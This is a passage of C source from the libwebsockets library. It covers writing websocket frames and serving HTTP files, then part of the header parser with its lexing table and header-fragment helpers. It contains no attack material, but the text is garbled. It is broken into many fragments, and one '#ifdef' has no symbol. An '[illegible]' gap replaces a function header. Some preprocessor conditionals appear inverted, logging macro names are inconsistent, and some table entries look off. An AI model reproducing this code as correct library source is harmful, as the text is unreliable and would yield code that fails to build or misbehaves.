```
         * there can only be active extensions after handshake completed
```

```
         * so we can rely on protocol being set already in here
```

```
        */
```

```
        m = wsi->active_extensions[n]->callback(
```

```
            wsi->protocol->owning_server,
```

```
            wsi->active_extensions[n], wsi,
```

```
            LWS_EXT_CALLBACK_PACKET_TX_DO_SEND,
```

```
            wsi->active_extensions_user[n], &buf, len);
```

```
        if (m < 0) {
```

```

        lws_ext("Extension reports fatal error\n");

        return -1;
    }

    if (m) /* handled */ {

/*          lws_ext("ext sent it\n"); */

        return 0;
    }
}

#endif

if (!wsi->sock)

    lws_warn("*** error 0 sock but expected to send\n");

/*

* nope, send it on the socket directly

*/

#if 0

    lws_debug(" TX: ");

    lws_hexdump(buf, len);

#endif

    lws_latency_pre(context, wsi);

#ifdef LWS_OPENSSL_SUPPORT

    if (wsi->ssl) {

        n = SSL_write(wsi->ssl, buf, len);

```

```

lws_latency(context, wsi, "SSL_write lws_issue_raw", n, n >= 0);

if (n < 0) {

    lws_debug("ERROR writing to socket\n");

    return -1;

}

} else {

#endif

    n = send(wsi->sock, buf, len, MSG_NOSIGNAL);

    lws_latency(context, wsi, "send lws_issue_raw", n, n == len);

    if (n != len) {

        lws_debug("ERROR writing len %d to skt %d\n", len, n);

        return -1;

    }

#ifdef LWS_OPENSSL_SUPPORT

    }

#endif

    return 0;

}

#ifdef LWS_NO_EXTENSIONS

int

lws_issue_raw_ext_access(struct libwebsocket *wsi,

                        unsigned char *buf, size_t len)

{

    return lws_issue_raw(wsi, buf, len);

}

```



```

}

#else

int

lws_issue_raw_ext_access(struct libwebsocket *wsi,

                        unsigned char *buf, size_t len)

{

    int ret;

    struct lws_tokens eff_buf;

    int m;

    int n;


    eff_buf.token = (char *)buf;

    eff_buf.token_len = len;


    /*

    * while we have original buf to spill ourselves, or extensions report

    * more in their pipeline

    */

    ret = 1;

    while (ret == 1) {

        /* default to nobody has more to spill */

        ret = 0;

```

```

/* show every extension the new incoming data */

for (n = 0; n < wsi->count_active_extensions; n++) {

    m = wsi->active_extensions[n]->callback(

        wsi->protocol->owning_server,

        wsi->active_extensions[n], wsi,

        LWS_EXT_CALLBACK_PACKET_TX_PRESEND,

        wsi->active_extensions_user[n], &eff_buf, 0);

    if (m < 0) {

        lws_ext("Extension: fatal error\n");

        return -1;

    }

    if (m)

        /*

         * at least one extension told us he has more

         * to spill, so we will go around again after

         */

        ret = 1;

}

/* assuming they left us something to send, send it */

if (eff_buf.token_len)

    if (lws_issue_raw(wsi, (unsigned char *)eff_buf.token,

```

```
    eff_buf.token_len))
```

```
    return -1;
```

```
    lws_parser("written %d bytes to client\n", eff_buf.token_len);
```

```
    /* no extension has more to spill */
```

```
    if (!ret)
```

```
        break;
```

```
    /* we used up what we had */
```

```
    eff_buf.token = NULL;
```

```
    eff_buf.token_len = 0;
```

```
    /*
```

```
     * Did that leave the pipe choked?
```

```
    */
```

```
    if (!lws_send_pipe_choked(wsi))
```

```
        /* no we could add more */
```

```
        continue;
```

```
    lws_debug("choked\n");
```

```

/*
 * Yes, he's choked. Don't spill the rest now get a callback
 * when he is ready to send and take care of it there
 */

libwebsocket_callback_on_writable(
                                wsi->protocol->owning_server, wsi);

wsi->extension_data_pending = 1;

ret = 0;

}

return 0;

}

#endif

/**
 * libwebsocket_write() - Apply protocol then write data to client
 *
 * @wsi:      Websocket instance (available from user callback)
 *
 * @buf:      The data to send. For data being sent on a websocket
 *
 *            connection (ie, not default http), this buffer MUST have
 *
 *            LWS_SEND_BUFFER_PRE_PADDING bytes valid BEFORE the pointer
 *
 *            and an additional LWS_SEND_BUFFER_POST_PADDING bytes valid
 *
 *            in the buffer after (buf + len). This is so the protocol
 *
 *            header and trailer data can be added in-situ.
 *
 * @len:      Count of the data bytes in the payload starting from buf
 *
 * @protocol:  Use LWS_WRITE_HTTP to reply to an http connection, and one

```

```

*         of LWS_WRITE_BINARY or LWS_WRITE_TEXT to send appropriate
*
*         data on a websockets connection. Remember to allow the extra
*
*         bytes before and after buf if LWS_WRITE_BINARY or LWS_WRITE_TEXT
*
*         are used.
*
*
*     This function provides the way to issue data back to the client
*
*     for both http and websocket protocols.
*
*
*     In the case of sending using websocket protocol, be sure to allocate
*
*     valid storage before and after buf as explained above. This scheme
*
*     allows maximum efficiency of sending data and protocol in a single
*
*     packet while not burdening the user code with any protocol knowledge.
*/

```

```

int libwebsocket_write(struct libwebsocket *wsi, unsigned char *buf,
                      size_t len, enum libwebsocket_write_protocol protocol)
{
    int n;
    int pre = 0;
    int post = 0;
    int masked7 = wsi->mode == LWS_CONNMODE_WS_CLIENT;
    unsigned char *dropmask = NULL;
    unsigned char is_masked_bit = 0;
#ifdef LWS_NO_EXTENSIONS
    struct lws_tokens eff_buf;

```

```

        int m;

#ifdef

        if (len == 0 && protocol != LWS_WRITE_CLOSE) {

            lws_i_warn("zero length libwebsocket_write attempt\n");

            return 0;

        }

        if (protocol == LWS_WRITE_HTTP)

            goto send_raw;

        /* websocket protocol, either binary or text */

        if (wsi->state != WSI_STATE_ESTABLISHED)

            return -1;

#ifdef LWS_NO_EXTENSIONS

        /* give a change to the extensions to modify payload */

        eff_buf.token = (char *)buf;

        eff_buf.token_len = len;

        switch (protocol) {

        case LWS_WRITE_PING:

        case LWS_WRITE_PONG:

        case LWS_WRITE_CLOSE:

```

```
break;
```

```
default:
```

```
for (n = 0; n < wsi->count_active_extensions; n++) {
```

```
    m = wsi->active_extensions[n]->callback(
```

```
        wsi->protocol->owning_server,
```

```
        wsi->active_extensions[n], wsi,
```

```
        LWS_EXT_CALLBACK_PAYLOAD_TX,
```

```
        wsi->active_extensions_user[n], &eff_buf, 0);
```

```
    if (m < 0)
```

```
        return -1;
```

```
    }
```

```
}
```

```
buf = (unsigned char *)eff_buf.token;
```

```
len = eff_buf.token_len;
```

```
#endif
```

```
switch (wsi->ietf_spec_revision) {
```

```
case 13:
```

```
    if (masked7) {
```

```
        pre += 4;
```

```
        dropmask = &buf[0 - pre];
```

```
        is_masked_bit = 0x80;
```

```
    }
```

```

switch (protocol & 0xf) {

case LWS_WRITE_TEXT:

    n = LWS_WS_OPCODE_07__TEXT_FRAME;

    break;

case LWS_WRITE_BINARY:

    n = LWS_WS_OPCODE_07__BINARY_FRAME;

    break;

case LWS_WRITE_CONTINUATION:

    n = LWS_WS_OPCODE_07__CONTINUATION;

    break;


case LWS_WRITE_CLOSE:

    n = LWS_WS_OPCODE_07__CLOSE;


    /*
     * 06+ has a 2-byte status code in network order
     * we can do this because we demand post-buf
     */

    if (wsi->u.ws.close_reason) {

        /* reason codes count as data bytes */

        buf -= 2;

        buf[0] = wsi->u.ws.close_reason >> 8;

        buf[1] = wsi->u.ws.close_reason;

```



```

        len += 2;
    }

    break;

case LWS_WRITE_PING:

    n = LWS_WS_OPCODE_07__PING;

    break;

case LWS_WRITE_PONG:

    n = LWS_WS_OPCODE_07__PONG;

    break;

default:

    lwsl_warn("lws_write: unknown write opc / protocol\n");

    return -1;

}

```

```

if (!(protocol & LWS_WRITE_NO_FIN))

```

```

    n |= 1 << 7;

```

```

if (len < 126) {

```

```

    pre += 2;

```

```

    buf[-pre] = n;

```

```

    buf[-pre + 1] = len | is_masked_bit;

```

```

} else {

```

```

    if (len < 65536) {

```

```

        pre += 4;

```

```

        buf[-pre] = n;

```

```

        buf[-pre + 1] = 126 | is_masked_bit;

        buf[-pre + 2] = len >> 8;

        buf[-pre + 3] = len;

    } else {

        pre += 10;

        buf[-pre] = n;

        buf[-pre + 1] = 127 | is_masked_bit;

#ifdef __LP64__

        buf[-pre + 2] = (len >> 56) & 0x7f;

        buf[-pre + 3] = len >> 48;

        buf[-pre + 4] = len >> 40;

        buf[-pre + 5] = len >> 32;

#else

        buf[-pre + 2] = 0;

        buf[-pre + 3] = 0;

        buf[-pre + 4] = 0;

        buf[-pre + 5] = 0;

#endif

        buf[-pre + 6] = len >> 24;

        buf[-pre + 7] = len >> 16;

        buf[-pre + 8] = len >> 8;

        buf[-pre + 9] = len;

    }

}

break;

```

```

}

/*
 * Deal with masking if we are in client -> server direction and
 * the protocol demands it
 */

if (wsi->mode == LWS_CONNMODE_WS_CLIENT) {

    if (libwebsocket_0405_frame_mask_generate(wsi)) {
        lws_err("lws_write: frame mask generation failed\n");
        return 1;
    }

    /*
     * in v7, just mask the payload
     */

    if (dropmask) {
        for (n = 4; n < (int)len + 4; n++)
            dropmask[n] = dropmask[n] ^
                wsi->u.ws.frame_masking_nonce_04[(wsi-
>u.ws.frame_mask_index++) & 3];

        /* copy the frame nonce into place */

        memcpy(dropmask,
                wsi->u.ws.frame_masking_nonce_04, 4);
    }
}

```

```
}
```

```
}
```

```
send_raw:
```

```
#if 0
```

```
    lws_debug("send %ld: ", len + post);
```

```
    lws_hexdump(&buf[-pre], len + post);
```

```
#endif
```

```
    switch (protocol) {
```

```
    case LWS_WRITE_CLOSE:
```

```
/*          lws_hexdump(&buf[-pre], len + post); */
```

```
    case LWS_WRITE_HTTP:
```

```
    case LWS_WRITE_PONG:
```

```
    case LWS_WRITE_PING:
```

```
        if (lws_issue_raw(wsi, (unsigned char *)buf - pre,  
                           len + pre + post))
```

```
            return -1;
```

```
        return 0;
```

```
    default:
```

```
        break;
```

```
}
```

```

/*
 * give any active extensions a chance to munge the buffer
 * before send. We pass in a pointer to an lws_tokens struct
 * prepared with the default buffer and content length that's in
 * there. Rather than rewrite the default buffer, extensions
 * that expect to grow the buffer can adapt .token to
 * point to their own per-connection buffer in the extension
 * user allocation. By default with no extensions or no
 * extension callback handling, just the normal input buffer is
 * used then so it is efficient.
 *
 * callback returns 1 in case it wants to spill more buffers
 */

return lws_issue_raw_ext_access(wsi, buf - pre, len + pre + post);
}

int libwebsockets_serve_http_file_fragment(
    struct libwebsocket_context *context, struct libwebsocket *wsi)
{
    int ret = 0;
    int n;

    while (!lws_send_pipe_choked(wsi)) {
        n = read(wsi->u.http.fd, context->service_buffer,

```

```

        sizeof(context->service_buffer));

    if (n > 0) {

        libwebsocket_write(wsi, context->service_buffer, n,

                           LWS_WRITE_HTTP);

        wsi->u.http.filepos += n;

    }

    if (n < 0)

        return 1; /* caller will close */

    if (n < sizeof(context->service_buffer) ||

        wsi->u.http.filepos == wsi->u.http.filelen) {

        wsi->state = WSI_STATE_HTTP;

        if (wsi->protocol->callback)

            ret = user_callback_handle_rxflow(

                wsi->protocol->callback, context, wsi,

                LWS_CALLBACK_HTTP_FILE_COMPLETION,

                wsi->user_space, NULL, 0);

        return ret;

    }

}

```

```

lws_notice("choked before able to send whole file (post)\n");

```

```

libwebsocket_callback_on_writable(context, wsi);

```

[illegible]

```

struct stat stat_buf;

unsigned char *p = context->service_buffer;

int ret = 0;


wsi->u.http.fd = open(file, O_RDONLY

#ifdef WIN32

    | _O_BINARY

#endif

);


if (wsi->u.http.fd < 1) {

    p += sprintf((char *)p,

        "HTTP/1.0 400 Bad\x0d\x0aServer: libwebsockets\x0d\x0a\x0d\x0a"

    );

    wsi->u.http.fd = 0;

    libwebsocket_write(wsi, context->service_buffer,

        p - context->service_buffer, LWS_WRITE_HTTP);

    return -1;

}


fstat(wsi->u.http.fd, &stat_buf);

wsi->u.http.filelen = stat_buf.st_size;

p += sprintf((char *)p,

"HTTP/1.0 200 OK\x0d\x0aServer: libwebsockets\x0d\x0a""Content-Type: %s\x0d\x0a",

```



```

                                content_type);

    p += sprintf((char *)p,
        "Content-Length: %u\x0d\x0a\x0d\x0a",
                                (unsigned int)stat_buf.st_size);

    ret = libwebsocket_write(wsi, context->service_buffer,
                                p - context->service_buffer, LWS_WRITE_HTTP);

    if (ret)
        return -1;

    wsi->u.http.filepos = 0;

    wsi->state = WSI_STATE_HTTP_ISSUING_FILE;

    return libwebsockets_serve_http_file_fragment(context, wsi);
}

```

parsers.c

```

/*
 * libwebsockets - small server side websockets and web server implementation
 *
 * Copyright (C) 2010-2013 Andy Green <andy@warmcat.com>
 *
 * This library is free software; you can redistribute it and/or
 * modify it under the terms of the GNU Lesser General Public
 * License as published by the Free Software Foundation:

```

- \* version 2.1 of the License.
- \*
- \* This library is distributed in the hope that it will be useful,
- \* but WITHOUT ANY WARRANTY; without even the implied warranty of
- \* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
- \* Lesser General Public License for more details.
- \*
- \* You should have received a copy of the GNU Lesser General Public
- \* License along with this library; if not, write to the Free Software
- \* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
- \* MA 02110-1301 USA
- \*/

```
#include "private-libwebsockets.h"
```

```
#ifdef WIN32
```

```
#include <io.h>
```

```
#endif
```

```
unsigned char lextable[] = {
```

```
    /* pos 0: state 0 */
```

```
    0x47 /* 'G' */, 0x07 /* to pos 14 state 1 */,
```

```
    0x48 /* 'H' */, 0x0A /* to pos 22 state 5 */,
```

```
    0x43 /* 'C' */, 0x0F /* to pos 34 state 10 */,
```

0x53 /\* 'S' \*/, 0x19 /\* to pos 56 state 21 \*/,  
0x55 /\* 'U' \*/, 0x3F /\* to pos 134 state 51 \*/,  
0x4F /\* 'O' \*/, 0x46 /\* to pos 150 state 59 \*/,  
0x8D /\* '.' \*/, 0x52 /\* to pos 176 state 72 \*/,  
/\* pos 14: state 1 \*/  
0xC5 /\* 'E' \*/, 0x01 /\* to pos 16 state 2 \*/,  
/\* pos 16: state 2 \*/  
0xD4 /\* 'T' \*/, 0x01 /\* to pos 18 state 3 \*/,  
/\* pos 18: state 3 \*/  
0xA0 /\* '' \*/, 0x01 /\* to pos 20 state 4 \*/,  
/\* pos 20: state 4 \*/  
0x80, 0x00 /\* terminal marker \*/,  
/\* pos 22: state 5 \*/  
0x6F /\* 'o' \*/, 0x02 /\* to pos 26 state 6 \*/,  
0xD4 /\* 'T' \*/, 0x76 /\* to pos 260 state 114 \*/,  
/\* pos 26: state 6 \*/  
0xF3 /\* 's' \*/, 0x01 /\* to pos 28 state 7 \*/,  
/\* pos 28: state 7 \*/  
0xF4 /\* 't' \*/, 0x01 /\* to pos 30 state 8 \*/,  
/\* pos 30: state 8 \*/  
0xBA /\* ':' \*/, 0x01 /\* to pos 32 state 9 \*/,  
/\* pos 32: state 9 \*/  
0x81, 0x00 /\* terminal marker \*/,  
/\* pos 34: state 10 \*/  
0xEF /\* 'o' \*/, 0x01 /\* to pos 36 state 11 \*/,

```
/* pos 36: state 11 */
0xEE /* 'n' */, 0x01 /* to pos 38 state 12 */,
/* pos 38: state 12 */
0xEE /* 'n' */, 0x01 /* to pos 40 state 13 */,
/* pos 40: state 13 */
0xE5 /* 'e' */, 0x01 /* to pos 42 state 14 */,
/* pos 42: state 14 */
0xE3 /* 'c' */, 0x01 /* to pos 44 state 15 */,
/* pos 44: state 15 */
0xF4 /* 't' */, 0x01 /* to pos 46 state 16 */,
/* pos 46: state 16 */
0xE9 /* 'i' */, 0x01 /* to pos 48 state 17 */,
/* pos 48: state 17 */
0xEF /* 'o' */, 0x01 /* to pos 50 state 18 */,
/* pos 50: state 18 */
0xEE /* 'n' */, 0x01 /* to pos 52 state 19 */,
/* pos 52: state 19 */
0xBA /* ':' */, 0x01 /* to pos 54 state 20 */,
/* pos 54: state 20 */
0x82, 0x00 /* terminal marker */,
/* pos 56: state 21 */
0xE5 /* 'e' */, 0x01 /* to pos 58 state 22 */,
/* pos 58: state 22 */
0xE3 /* 'c' */, 0x01 /* to pos 60 state 23 */,
/* pos 60: state 23 */
```

```
0xAD /* '-' */ , 0x01 /* to pos 62 state 24 */ ,  
/* pos 62: state 24 */  
0xD7 /* 'W' */ , 0x01 /* to pos 64 state 25 */ ,  
/* pos 64: state 25 */  
0xE5 /* 'e' */ , 0x01 /* to pos 66 state 26 */ ,  
/* pos 66: state 26 */  
0xE2 /* 'b' */ , 0x01 /* to pos 68 state 27 */ ,  
/* pos 68: state 27 */  
0xD3 /* 'S' */ , 0x01 /* to pos 70 state 28 */ ,  
/* pos 70: state 28 */  
0xEF /* 'o' */ , 0x01 /* to pos 72 state 29 */ ,  
/* pos 72: state 29 */  
0xE3 /* 'c' */ , 0x01 /* to pos 74 state 30 */ ,  
/* pos 74: state 30 */  
0xEB /* 'k' */ , 0x01 /* to pos 76 state 31 */ ,  
/* pos 76: state 31 */  
0xE5 /* 'e' */ , 0x01 /* to pos 78 state 32 */ ,  
/* pos 78: state 32 */  
0xF4 /* 't' */ , 0x01 /* to pos 80 state 33 */ ,  
/* pos 80: state 33 */  
0xAD /* '-' */ , 0x01 /* to pos 82 state 34 */ ,  
/* pos 82: state 34 */  
0x4B /* 'K' */ , 0x08 /* to pos 98 state 35 */ ,  
0x50 /* 'P' */ , 0x10 /* to pos 116 state 42 */ ,  
0x44 /* 'D' */ , 0x27 /* to pos 164 state 66 */ ,
```

```
0x56 /* 'V' */, 0x2F /* to pos 182 state 75 */,  
0x4F /* 'O' */, 0x36 /* to pos 198 state 83 */,  
0x45 /* 'E' */, 0x3C /* to pos 212 state 90 */,  
0x41 /* 'A' */, 0x46 /* to pos 234 state 101 */,  
0xCE /* 'N' */, 0x4C /* to pos 248 state 108 */,  
/* pos 98: state 35 */  
0xE5 /* 'e' */, 0x01 /* to pos 100 state 36 */,  
/* pos 100: state 36 */  
0xF9 /* 'y' */, 0x01 /* to pos 102 state 37 */,  
/* pos 102: state 37 */  
0x31 /* '1' */, 0x03 /* to pos 108 state 38 */,  
0x32 /* '2' */, 0x04 /* to pos 112 state 40 */,  
0xBA /* ':' */, 0x25 /* to pos 180 state 74 */,  
/* pos 108: state 38 */  
0xBA /* ':' */, 0x01 /* to pos 110 state 39 */,  
/* pos 110: state 39 */  
0x83, 0x00 /* terminal marker */,  
/* pos 112: state 40 */  
0xBA /* ':' */, 0x01 /* to pos 114 state 41 */,  
/* pos 114: state 41 */  
0x84, 0x00 /* terminal marker */,  
/* pos 116: state 42 */  
0xF2 /* 'r' */, 0x01 /* to pos 118 state 43 */,  
/* pos 118: state 43 */  
0xEF /* 'o' */, 0x01 /* to pos 120 state 44 */,
```

```
/* pos 120: state 44 */
0xF4 /* 't' */, 0x01 /* to pos 122 state 45 */,
/* pos 122: state 45 */
0xEF /* 'o' */, 0x01 /* to pos 124 state 46 */,
/* pos 124: state 46 */
0xE3 /* 'c' */, 0x01 /* to pos 126 state 47 */,
/* pos 126: state 47 */
0xEF /* 'o' */, 0x01 /* to pos 128 state 48 */,
/* pos 128: state 48 */
0xEC /* 'l' */, 0x01 /* to pos 130 state 49 */,
/* pos 130: state 49 */
0xBA /* ':' */, 0x01 /* to pos 132 state 50 */,
/* pos 132: state 50 */
0x85, 0x00 /* terminal marker */,
/* pos 134: state 51 */
0xF0 /* 'p' */, 0x01 /* to pos 136 state 52 */,
/* pos 136: state 52 */
0xE7 /* 'g' */, 0x01 /* to pos 138 state 53 */,
/* pos 138: state 53 */
0xF2 /* 'r' */, 0x01 /* to pos 140 state 54 */,
/* pos 140: state 54 */
0xE1 /* 'a' */, 0x01 /* to pos 142 state 55 */,
/* pos 142: state 55 */
0xE4 /* 'd' */, 0x01 /* to pos 144 state 56 */,
/* pos 144: state 56 */
```

0xE5 /\* 'e' \*/, 0x01 /\* to pos 146 state 57 \*/,  
/\* pos 146: state 57 \*/  
0xBA /\* ':' \*/, 0x01 /\* to pos 148 state 58 \*/,  
/\* pos 148: state 58 \*/  
0x86, 0x00 /\* terminal marker \*/,  
/\* pos 150: state 59 \*/  
0xF2 /\* 'r' \*/, 0x01 /\* to pos 152 state 60 \*/,  
/\* pos 152: state 60 \*/  
0xE9 /\* 'i' \*/, 0x01 /\* to pos 154 state 61 \*/,  
/\* pos 154: state 61 \*/  
0xE7 /\* 'g' \*/, 0x01 /\* to pos 156 state 62 \*/,  
/\* pos 156: state 62 \*/  
0xE9 /\* 'i' \*/, 0x01 /\* to pos 158 state 63 \*/,  
/\* pos 158: state 63 \*/  
0xEE /\* 'n' \*/, 0x01 /\* to pos 160 state 64 \*/,  
/\* pos 160: state 64 \*/  
0xBA /\* ':' \*/, 0x01 /\* to pos 162 state 65 \*/,  
/\* pos 162: state 65 \*/  
0x87, 0x00 /\* terminal marker \*/,  
/\* pos 164: state 66 \*/  
0xF2 /\* 'r' \*/, 0x01 /\* to pos 166 state 67 \*/,  
/\* pos 166: state 67 \*/  
0xE1 /\* 'a' \*/, 0x01 /\* to pos 168 state 68 \*/,  
/\* pos 168: state 68 \*/  
0xE6 /\* 'f' \*/, 0x01 /\* to pos 170 state 69 \*/,



```
/* pos 170: state 69 */
0xF4 /* 't' */, 0x01 /* to pos 172 state 70 */,
/* pos 172: state 70 */
0xBA /* ':' */, 0x01 /* to pos 174 state 71 */,
/* pos 174: state 71 */
0x88, 0x00 /* terminal marker */,
/* pos 176: state 72 */
0x8A /* '.' */, 0x01 /* to pos 178 state 73 */,
/* pos 178: state 73 */
0x89, 0x00 /* terminal marker */,
/* pos 180: state 74 */
0x8A, 0x00 /* terminal marker */,
/* pos 182: state 75 */
0xE5 /* 'e' */, 0x01 /* to pos 184 state 76 */,
/* pos 184: state 76 */
0xF2 /* 'r' */, 0x01 /* to pos 186 state 77 */,
/* pos 186: state 77 */
0xF3 /* 's' */, 0x01 /* to pos 188 state 78 */,
/* pos 188: state 78 */
0xE9 /* 'i' */, 0x01 /* to pos 190 state 79 */,
/* pos 190: state 79 */
0xEF /* 'o' */, 0x01 /* to pos 192 state 80 */,
/* pos 192: state 80 */
0xEE /* 'n' */, 0x01 /* to pos 194 state 81 */,
/* pos 194: state 81 */
```

```
0xBA /* ':' */ , 0x01 /* to pos 196 state 82 */ ,  
/* pos 196: state 82 */  
0x8B, 0x00 /* terminal marker */ ,  
/* pos 198: state 83 */  
0xF2 /* 'r' */ , 0x01 /* to pos 200 state 84 */ ,  
/* pos 200: state 84 */  
0xE9 /* 'i' */ , 0x01 /* to pos 202 state 85 */ ,  
/* pos 202: state 85 */  
0xE7 /* 'g' */ , 0x01 /* to pos 204 state 86 */ ,  
/* pos 204: state 86 */  
0xE9 /* 'i' */ , 0x01 /* to pos 206 state 87 */ ,  
/* pos 206: state 87 */  
0xEE /* 'n' */ , 0x01 /* to pos 208 state 88 */ ,  
/* pos 208: state 88 */  
0xBA /* ':' */ , 0x01 /* to pos 210 state 89 */ ,  
/* pos 210: state 89 */  
0x8C, 0x00 /* terminal marker */ ,  
/* pos 212: state 90 */  
0xF8 /* 'x' */ , 0x01 /* to pos 214 state 91 */ ,  
/* pos 214: state 91 */  
0xF4 /* 't' */ , 0x01 /* to pos 216 state 92 */ ,  
/* pos 216: state 92 */  
0xE5 /* 'e' */ , 0x01 /* to pos 218 state 93 */ ,  
/* pos 218: state 93 */  
0xEE /* 'n' */ , 0x01 /* to pos 220 state 94 */ ,
```

```
/* pos 220: state 94 */
0xF3 /* 's' */, 0x01 /* to pos 222 state 95 */,
/* pos 222: state 95 */
0xE9 /* 'i' */, 0x01 /* to pos 224 state 96 */,
/* pos 224: state 96 */
0xEF /* 'o' */, 0x01 /* to pos 226 state 97 */,
/* pos 226: state 97 */
0xEE /* 'n' */, 0x01 /* to pos 228 state 98 */,
/* pos 228: state 98 */
0xF3 /* 's' */, 0x01 /* to pos 230 state 99 */,
/* pos 230: state 99 */
0xBA /* ':' */, 0x01 /* to pos 232 state 100 */,
/* pos 232: state 100 */
0x8D, 0x00 /* terminal marker */,
/* pos 234: state 101 */
0xE3 /* 'c' */, 0x01 /* to pos 236 state 102 */,
/* pos 236: state 102 */
0xE3 /* 'c' */, 0x01 /* to pos 238 state 103 */,
/* pos 238: state 103 */
0xE5 /* 'e' */, 0x01 /* to pos 240 state 104 */,
/* pos 240: state 104 */
0xF0 /* 'p' */, 0x01 /* to pos 242 state 105 */,
/* pos 242: state 105 */
0xF4 /* 't' */, 0x01 /* to pos 244 state 106 */,
/* pos 244: state 106 */
```

```
0xBA /* ':' */ , 0x01 /* to pos 246 state 107 */ ,  
/* pos 246: state 107 */  
0x8E, 0x00 /* terminal marker */ ,  
/* pos 248: state 108 */  
0xEF /* 'o' */ , 0x01 /* to pos 250 state 109 */ ,  
/* pos 250: state 109 */  
0xEE /* 'n' */ , 0x01 /* to pos 252 state 110 */ ,  
/* pos 252: state 110 */  
0xE3 /* 'c' */ , 0x01 /* to pos 254 state 111 */ ,  
/* pos 254: state 111 */  
0xE5 /* 'e' */ , 0x01 /* to pos 256 state 112 */ ,  
/* pos 256: state 112 */  
0xBA /* ':' */ , 0x01 /* to pos 258 state 113 */ ,  
/* pos 258: state 113 */  
0x8F, 0x00 /* terminal marker */ ,  
/* pos 260: state 114 */  
0xD4 /* 'T' */ , 0x01 /* to pos 262 state 115 */ ,  
/* pos 262: state 115 */  
0xD0 /* 'P' */ , 0x01 /* to pos 264 state 116 */ ,  
/* pos 264: state 116 */  
0xAF /* '/' */ , 0x01 /* to pos 266 state 117 */ ,  
/* pos 266: state 117 */  
0xB1 /* '1' */ , 0x01 /* to pos 268 state 118 */ ,  
/* pos 268: state 118 */  
0xAE /* '.' */ , 0x01 /* to pos 270 state 119 */ ,
```

```

/* pos 270: state 119 */
0xB1 /* '1' */, 0x01 /* to pos 272 state 120 */,
/* pos 272: state 120 */
0xA0 /* '' */, 0x01 /* to pos 274 state 121 */,
/* pos 274: state 121 */
0x90, 0x00 /* terminal marker */,
/* total size 276 bytes */

};

int lextable_decode(int pos, char c)
{
    while (pos >= 0) {
        if (lextable[pos + 1] == 0) /* terminal marker */
            return pos;

        if ((lextable[pos] & 0x7f) == c)
            return pos + (lextable[pos + 1] << 1);

        if (lextable[pos] & 0x80)
            return -1;

        pos += 2;
    }
    return pos;
}

```

```

int lws_allocate_header_table(struct libwebsocket *wsi)
{
    wsi->u.hdr.ah = malloc(sizeof(*wsi->u.hdr.ah));

    if (wsi->u.hdr.ah == NULL) {
        lws_err("Out of memory\n");
        return -1;
    }

    memset(wsi->u.hdr.ah->frag_index, 0, sizeof(wsi->u.hdr.ah->frag_index));

    wsi->u.hdr.ah->next_frag_index = 0;

    wsi->u.hdr.ah->pos = 0;

    return 0;
}

```

```

int lws_hdr_total_length(struct libwebsocket *wsi, enum lws_token_indexes h)
{
    int n;
    int len = 0;

    n = wsi->u.hdr.ah->frag_index[h];

    if (n == 0)
        return 0;

    do {

```

```

        len += wsi->u.hdr.ah->frags[n].len;

        n = wsi->u.hdr.ah->frags[n].next_frag_index;

    } while (n);

    return len;
}

int lws_hdr_copy(struct libwebsocket *wsi, char *dest, int len,
                enum lws_token_indexes h)
{
    int toklen = lws_hdr_total_length(wsi, h);
    int n;

    if (toklen >= len)
        return -1;

    n = wsi->u.hdr.ah->frag_index[h];
    if (n == 0)
        return 0;

    do {
        strcpy(dest,
                &wsi->u.hdr.ah->data[wsi->u.hdr.ah->frags[n].offset]);

        dest += wsi->u.hdr.ah->frags[n].len;

        n = wsi->u.hdr.ah->frags[n].next_frag_index;
    } while (n);
}

```

```

    } while (n);

    return toklen;
}

char *lws_hdr_simple_ptr(struct libwebsocket *wsi, enum lws_token_indexes h)
{
    int n;

    n = wsi->u.hdr.ah->frag_index[h];

    if (!n)
        return NULL;

    return &wsi->u.hdr.ah->data[wsi->u.hdr.ah->frags[n].offset];
}

int lws_hdr_simple_create(struct libwebsocket *wsi,
                        enum lws_token_indexes h, const char *s)
{
    wsi->u.hdr.ah->next_frag_index++;

    if (wsi->u.hdr.ah->next_frag_index ==
        sizeof(wsi->u.hdr.ah->frags) / sizeof(wsi->u.hdr.ah->frags[0])) {
        lws_warn("More hdr frags than we can deal with, dropping\n");
        return -1;
    }
}

```



```

wsi->u.hdr.ah->frag_index[h] = wsi->u.hdr.ah->next_frag_index;

wsi->u.hdr.ah->frags[wsi->u.hdr.ah->next_frag_index].offset =
                                wsi->u.hdr.ah->pos;

wsi->u.hdr.ah->frags[wsi->u.hdr.ah->next_frag_index].len = 0;

wsi->u.hdr.ah->frags[wsi->u.hdr.ah->next_frag_index].next_frag_index =
                                0;

do {
    if (wsi->u.hdr.ah->pos == sizeof(wsi->u.hdr.ah->data)) {
        lws_err("Ran out of header data space\n");
        return -1;
    }

    wsi->u.hdr.ah->data[wsi->u.hdr.ah->pos++] = *s;

    if (*s)
        wsi->u.hdr.ah->frags[
                                wsi->u.hdr.ah->next_frag_index].len++;

} while (*s++);

return 0;
}

int libwebsocket_parse(struct libwebsocket *wsi, unsigned char c)
{

```

```
int n;
```

```
switch (wsi->u.hdr.parser_state) {
```

```
case WSI_TOKEN_GET_URI:
```

```
case WSI_TOKEN_HOST:
```

```
case WSI_TOKEN_CONNECTION:
```

```
case WSI_TOKEN_KEY1:
```

```
case WSI_TOKEN_KEY2:
```

```
case WSI_TOKEN_PROTOCOL:
```

```
case WSI_TOKEN_UPGRADE:
```

```
case WSI_TOKEN_ORIGIN:
```

```
case WSI_TOKEN_SWORIGIN:
```

```
case WSI_TOKEN_DRAFT:
```

```
case WSI_TOKEN_CHALLENGE:
```

```
case WSI_TOKEN_KEY:
```

```
case WSI_TOKEN_VERSION:
```

```
case WSI_TOKEN_ACCEPT:
```

```
case WSI_TOKEN_NONCE:
```

```
case WSI_TOKEN_EXTENSIONS:
```

```
case WSI_TOKEN_HTTP:
```

```
lws_parser("WSI_TOK_(%d) '%c'\n", wsi->u.hdr.parser_state, c);
```

```
/* collect into malloc'd buffers */
```

```
/* optional initial space swallow */
```

```

if (!wsi->u.hdr.ah->frags[wsi->u.hdr.ah->frag_index[
    wsi->u.hdr.parser_state]].len && c == ' ')
    break;

/* special case space terminator for get-uri */
if (wsi->u.hdr.parser_state == WSI_TOKEN_GET_URI && c == ' ') {
    c = '\0';
    wsi->u.hdr.parser_state = WSI_TOKEN_SKIPPING;
}

/* bail at EOL */
if (wsi->u.hdr.parser_state != WSI_TOKEN_CHALLENGE &&
    c == '\x0d') {
    c = '\0';
